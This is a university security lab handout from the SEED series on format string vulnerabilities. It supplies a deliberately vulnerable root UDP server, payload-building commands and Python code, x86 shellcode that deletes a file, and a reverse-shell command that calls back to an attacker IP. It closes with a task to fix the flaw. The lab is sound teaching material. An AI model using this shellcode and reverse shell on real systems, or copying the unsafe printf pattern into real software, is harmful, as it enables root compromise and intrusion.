

Format String Vulnerability Lab

Updated on January 12, 2020

Copyright © 2018 Wenliang Du, Syracuse University.

The development of this document was partially funded by the National Science Foundation under Award No. 1303306 and 1718086. This work is licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International License. A human-readable summary of (and not a substitute for) the license is the following: You are free to copy and redistribute the material in any medium or format. You must give appropriate credit. If you remix, transform, or build upon the material, you must distribute your contributions under the same license as the original. You may not use the material for commercial purposes.

1 Lab Overview

The `printf()` function in C is used to print out a string according to a format. Its first argument is called *format string*, which defines how the string should be formatted. Format strings use placeholders marked by the `%` character for the `printf()` function to fill in data during the printing. The use of format strings is not only limited to the `printf()` function; many other functions, such as `sprintf()`, `fprintf()`, and `scanf()`, also use format strings. Some programs allow users to provide the entire or part of the contents in a format string. If such contents are not sanitized, malicious users can use this opportunity to get the program to run arbitrary code. A problem like this is called *format string vulnerability*.

The objective of this lab is for students to gain the first-hand experience on format string vulnerabilities by putting what they have learned about the vulnerability from class into actions. Students will be given a program with a format string vulnerability; their task is to exploit the vulnerability to achieve the following damage: (1) crash the program, (2) read the internal memory of the program, (3) modify the internal memory of the program, and most severely, (4) inject and execute malicious code using the victim program's privilege. The last consequence is very dangerous if the vulnerable program is a privileged program, such as a root daemon, because that can give attackers the root access of the system. This lab covers the following topics:

- Format string vulnerability
- Code injection
- Shellcode
- Reverse shell

Customization by instructor. Instructors should customize this lab by choosing a value for the `DUMMY_SIZE` constant, which is used during the compilation of the vulnerable program. Different values can make the solutions different. Please pick a value between 0 and 300 for this lab.

The `DUMMY_SIZE` value for this lab is: _____

Readings and related topics. Detailed coverage of the format string attack can be found in Chapter 6 of the SEED book, *Computer & Internet Security: A Hands-on Approach, 2nd Edition*, by Wenliang Du. The lab also involves reverse shell, which is covered in Chapter 9 of the book.

Lab environment. This lab has been tested on our pre-built Ubuntu 16.04 VM, which can be downloaded from the SEED website.

2 Lab Tasks

To simplify the tasks in this lab, we turn off the address randomization using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

2.1 Task 1: The Vulnerable Program

You are given a vulnerable program that has a format string vulnerability. This program is a server program. When it runs, it listens to UDP port 9090. Whenever a UDP packet comes to this port, the program gets the data and invokes `myprintf()` to print out the data. The server is a root daemon, i.e., it runs with the root privilege. Inside the `myprintf()` function, there is a format string vulnerability. We will exploit this vulnerability to gain the root privilege.

Listing 1: The vulnerable server program `server.c` (can be downloaded from the lab's website)

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

#define PORT 9090

/* Changing this size will change the layout of the stack.
 * We have added 2 dummy arrays: in main() and myprintf().
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 300 */
#ifndef DUMMY_SIZE
#define DUMMY_SIZE 100
#endif

char *secret = "A secret message\n";
unsigned int target = 0x11223344;

void myprintf(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("The ebp value inside myprintf() is: 0x%.8x\n", framep);

    /* Change the size of the dummy array to randomize the parameters
     for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE]; memset(dummy, 0, DUMMY_SIZE);

    // This line has a format string vulnerability
    printf(msg);

    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```

```
void main()
{
    struct sockaddr_in server;
    struct sockaddr_in client;
    int clientLen;
    char buf[1500];

    /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE]; memset(dummy, 0, DUMMY_SIZE);

    printf("The address of the input array: 0x%.8x\n", (unsigned) buf);

    helper();

    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    memset((char *) &server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(PORT);

    if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
        perror("ERROR on binding");

    while (1) {
        bzero(buf, 1500);
        recvfrom(sock, buf, 1500-1, 0,
                 (struct sockaddr *) &client, &clientLen);
        myprintf(buf);
    }
    close(sock);
}
```

Compilation. Compile the above program. You will receive a warning message. This warning message is a countermeasure implemented by the gcc compiler against format string vulnerabilities. We can ignore this warning message for now.

```
// Note: N should be replaced by the value set by the instructor
$ gcc -DDUMMY_SIZE=N -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:13:5: warning: format not a string literal and no format arguments
               [-Wformat-security]
    printf(msg);
    ^
```

It should be noted that the program needs to be compiled using the "-z execstack" option, which allows the stack to be executable. This option has no impact on Tasks 1 to 5, but for Tasks 6 and 7, it is important. In these two tasks, we need to inject malicious code into this server program's stack space; if the stack is not executable, Tasks 6 and 7 will fail. Non-executable stack is a countermeasure against stack-based code injection attacks, but it can be defeated using the return-to-libc technique. To simplify this lab, we simply disable this defeat-able countermeasure.

For instructors. To prevent students from using the solutions from the past (or from those posted on the Internet), instructors can change the value for `DUMMY_SIZE` by requiring students to compile the server code using a different `DUMMY_SIZE` value. Without the `-DDUMMY_SIZE` option, `DUMMY_SIZE` is set to the default value 100 (defined in the program). When this value changes, the layout of the stack will change, and the solution will be different. Students should ask their instructors for the value of `N`.

Running and testing the server. The ideal setup for this lab is to run the server on one VM, and then launch the attack from another VM. However, it is acceptable if students use one VM for this lab. On the server VM, we run our server program using the root privilege. We assume that this program is a privileged root daemon. The server listens to port 9090. On the client VM, we can send data to the server using the `nc` command, where the flag `-u` means UDP (the server program is a UDP server). The IP address in the following example should be replaced by the actual IP address of the server VM, or `127.0.0.1` if the client and server run on the same VM.

```
// On the server VM
$ sudo ./server

// On the client VM: send a "hello" message to the server
$ echo hello | nc -u 10.0.2.5 9090

// On the client VM: send the content of badfile to the server
$ nc -u 10.0.2.5 9090 < badfile
```

You can send any data to the server. The server program is supposed to print out whatever is sent by you. However, a format string vulnerability exists in the server program's `myprintf()` function, which allows us to get the server program to do more than what it is supposed to do, including giving us a root access to the server machine. In the rest of this lab, we are going to exploit this vulnerability.

2.2 Task 2: Understanding the Layout of the Stack

To succeed in this lab, it is essential to understand the stack layout when the `printf()` function is invoked inside `myprintf()`. Figure 1 depicts the stack layout. You need to conduct some investigation and calculation. We intentionally print out some information in the server code to help simplify the investigation. Based on the investigation, students should answer the following questions:

- **Question 1:** What are the memory addresses at the locations marked by ❶, ❷, and ❸?
- **Question 2:** What is the distance between the locations marked by ❶ and ❸?

2.3 Task 3: Crash the Program

The objective of this task is to provide an input to the server, such that when the server program tries to print out the user input in the `myprintf()` function, it will crash.

2.4 Task 4: Print Out the Server Program's Memory

The objective of this task is to get the server to print out some data from its memory. The data will be printed out on the server side, so the attacker cannot see it. Therefore, this is not a meaningful attack, but the technique used in this task will be essential for the subsequent tasks.




Figure 1: The stack layout when `printf()` is invoked from inside of the `myprintf()` function.

- **Task 4.A: Stack Data.** The goal is to print out the data on the stack (any data is fine). How many format specifiers do you need to provide so you can get the server program to print out the first four bytes of your input via a `%x`?
- **Task 4.B: Heap Data** There is a secret message stored in the heap area, and you know its address; your job is to print out the content of the secret message. To achieve this goal, you need to place the address (in the binary form) of the secret message in your input (i.e., the format string), but it is difficult to type the binary data inside a terminal. We can use the following commands to do that.

```
$ echo $(printf "\x04\xF3\xFF\xBF")%.8x%.8x | nc -u 10.0.2.5 9090

// Or we can save the data in a file
$ echo $(printf "\x04\xF3\xFF\xBF")%.8x%.8x > badfile
$ nc -u 10.0.2.5 9090 < badfile
```

It should be noted that most computers are small-endian machines, so to store an address `0xAABBCCDD` (four bytes on a 32-bit machine) in memory, the least significant byte `0xDD` is stored in the lower address, while the most significant byte `0xAA` is stored in the higher address. Therefore, when we store the address in a buffer, we need to save it using this order: `0xDD`, `0xCC`, `0xBB`, and then `0xAA`.

Python code. Because the format string that we need to construct may be quite long, it is more convenient to write a Python program to do the construction. The following sample code shows how to construct a string that contains binary numbers.

Listing 2: Sample code `build_string.py` (can be downloaded from the lab's website)

```
#!/usr/bin/python3
import sys
```

```
# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store an integer at offset 0
number = 0xbfffeeee
content[0:4] = (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("abcd").encode('latin-1')

# This line shows how to construct a string s with
# 12 of "%.8x", concatenated with a "%s"
s = "%.8x"*12 + "%s"

# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()
```

2.5 Task 5: Change the Server Program's Memory

The objective of this task is to modify the value of the `target` variable that is defined in the server program. Its original value is `0x11223344`. Assume that this variable holds an important value, which can affect the control flow of the program. If remote attackers can change its value, they can change the behavior of this program. We have three sub-tasks.

- **Task 5.A: Change the value to a different value.** In this sub-task, we need to change the content of the `target` variable to something else. Your task is considered as a success if you can change it to a different value, regardless of what value it may be.
- **Task 5.B: Change the value to `0x500`.** In this sub-task, we need to change the content of the `target` variable to a specific value `0x500`. Your task is considered as a success only if the variable's value becomes `0x500`.
- **Task 5.C: Change the value to `0xFF990000`.** This sub-task is similar to the previous one, except that the target value is now a large number. In a format string attack, this value is the total number of characters that are printed out by the `printf()` function; printing out this large number of characters may take hours. You need to use a faster approach. The basic idea is to use `%hn`, instead of `%n`, so we can modify a two-byte memory space, instead of four bytes. Printing out 2^{16} characters does not take much time. We can break the memory space of the `target` variable into two blocks of memory, each having two bytes. We just need to set one block to `0xFF99` and set the other one to `0x0000`. This means that in your attack, you need to provide two addresses in the format string.

In format string attacks, changing the content of a memory space to a very small value is quite challenging (please explain why in the report); `0x00` is an extreme case. To achieve this goal, we need to

use an overflow technique. The basic idea is that when we make a number larger than what the storage allows, only the lower part of the number will be stored (basically, there is an integer overflow). For example, if the number $2^{16} + 5$ is stored in a 16-bit memory space, only 5 will be stored. Therefore, to get to zero, we just need to get the number to $2^{16} = 65,536$.

2.6 Task 6: Inject Malicious Code into the Server Program

Now we are ready to go after the crown jewel of this attack, i.e., to inject a piece of malicious code to the server program, so we can delete a file from the server. This task will lay the ground work for our next task, which is to gain the complete control of the server computer.

To do this task, we need to inject a piece of malicious code, in its binary format, into the server's memory, and then use the format string vulnerability to modify the return address field of a function, so when the function returns, it jumps to our injected code. To delete a file, we want the malicious code to execute the `/bin/rm` command using a shell program, such as `/bin/bash`. This type of code is called shellcode.

```
/bin/bash -c "/bin/rm /tmp/myfile"
```

We need to execute the above shellcode command using the `execve()` system call, which means feeding the following arguments to `execve()`:

```
execve(address to the "/bin/bash" string, address to argv[], 0),
    where argv[0] = address of the "/bin/bash" string,
           argv[1] = address of the "-c" string,
           argv[2] = address of the "/bin/rm /tmp/myfile" string,
           argv[3] = 0
```

We need to write the machine code to invoke the `execve()` system call, which involves setting the following four registers before invoking the `"int 0x80"` instruction.

```
eax = 0x0B (execve()'s system call number)
ebx = address of the "/bin/bash" string (argument 1)
ecx = address of argv[] (argument 2)
edx = 0 (argument 3, for environment variables; we set it to NULL)
```

Setting these four registers in a shellcode is quite challenging, mostly because we cannot have any zero in the code (zero in string terminates the string). We provide the shellcode in the following. Detailed explanation of shellcode can be found in the Buffer-Overflow Lab and in Chapter 4.7 of the SEED book (2nd edition).

Listing 3: Shellcode in `server_exploit_skeleton.py` (can be downloaded from the lab's website)

```
# The following code runs "/bin/bash -c '/bin/rm /tmp/myfile'"
malicious_code= (
    # Push the command '/bin///bash' into stack (//// is equivalent to /)
    "\x31\xc0"           # xorl %eax,%eax
    "\x50"               # pushl %eax
    "\x68" "bash"        # pushl "bash"
    "\x68" "////"        # pushl "////"
    "\x68" "/bin"        # pushl "/bin"
    "\x89\xe3"           # movl %esp, %ebx

    # Push the 1st argument '-ccc' into stack (-ccc is equivalent to -c)
```

```

"\x31\xc0"      # xorl %eax,%eax
"\x50"          # pushl %eax
"\x68""-ccc"    # pushl "-ccc"
"\x89\xe0"      # movl %esp, %eax

# Push the 2nd argument into the stack:
#      '/bin/rm /tmp/myfile'
# Students need to use their own VM's IP address
"\x31\xd2"      # xorl %edx,%edx
"\x52"          # pushl %edx
"\x68""      "  # pushl (an integer) ①
"\x68""ile "    # pushl (an integer)
"\x68""/myf"    # pushl (an integer)
"\x68""/tmp"    # pushl (an integer)
"\x68""/rm "    # pushl (an integer)
"\x68""/bin"    # pushl (an integer) ②
"\x89\xe2"      # movl %esp,%edx

# Construct the argv[] array and set ecx
"\x31\xc9"      # xorl %ecx,%ecx
"\x51"          # pushl %ecx
"\x52"          # pushl %edx
"\x50"          # pushl %eax
"\x53"          # pushl %ebx
"\x89\xe1"      # movl %esp,%ecx

# Set edx to 0
"\x31\xd2"      #xorl %edx,%edx

# Invoke the system call
"\x31\xc0"      # xorl %eax,%eax
"\xb0\x0b"      # movb $0x0b,%al
"\xcd\x80"      # int $0x80
).encode('latin-1')

```

You need to pay attention to the code between Lines ① and ②. This is where we push the `/bin/rm` command string into the stack. In this task, you do not need to modify this part, but for the next task, you do need to modify it. The `pushl` instruction can only push a 32-bit integer into the stack; that is why we break the string into several 4-byte blocks. Since this is a shell command, adding additional spaces do not change the meaning of the command; therefore, if the length of the string cannot be divided by four, you can always add additional spaces. The stack grows from high address to low address (i.e., reversely), so we need to push the string also reversely into the stack.

In the shellcode, when we store `/bin/bash` into the stack, we store `/bin///bash`, which has a length 12, a multiple of 4. The additional `/` are ignored by `execve()`. Similarly, when we store `-c` into the stack, we store `-ccc`, increasing the length to 4. For `bash`, those additional `c`'s are considered as redundant.

Please construct your input, feed it to the server program, and demonstrate that you can successfully remove the target file. In your lab report, you need to explain how your format string is constructed. Please mark on Figure 1 where your malicious code is stored (please provide the concrete address).

2.7 Task 7: Getting a Reverse Shell

When attackers are able to inject a command to the victim's machine, they are not interested in running one simple command on the victim machine; they are more interested in running many commands. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages.

A typical way to set up back doors is to run a reverse shell from the victim machine to give the attacker the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised. Explanation on how a reverse shell works is provided in Chapter 9 of the SEED book (2nd edition). It can also be found in the Guideline section of the Shellshock attack lab and the TCP attack lab.

To get a reverse shell, we need to first run a TCP server on the attacker machine. This server waits for our malicious code to call back from the victim server machine. The following `nc` command creates a TCP server listening to port 7070:

```
$ nc -l 7070 -v
```

You need to modify the shellcode listed in Listing 3, so instead of running the `/bin/rm` command using `bash`, your shellcode runs the following command. The example assumes that the attacker machine's IP address is `10.0.2.6`, so you need to change the IP address in your code:

```
/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.6/7070 0<&1 2>&1"
```

You only need to modify the code between Lines ① and ②, so the above `/bin/bash -i ...` command is executed by the shellcode, instead of the `/bin/rm` command. Once you finish the shellcode, you should construct your format string, send it over to the victim server as an input. If your attack is successful, your TCP server should get a callback, and you will get a root shell on the victim machine. Please provide the evidence of success in your report (including screenshots).

2.8 Task 8: Fixing the Problem

Remember the warning message generated by the `gcc` compiler? Please explain what it means. Please fix the vulnerability in the server program, and recompile it. Does the compiler warning go away? Do your attacks still work? You only need to try one of your attacks to see whether it still works or not.

3 Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets (if any) followed by explanation. Simply attaching code without any explanation will not receive credits.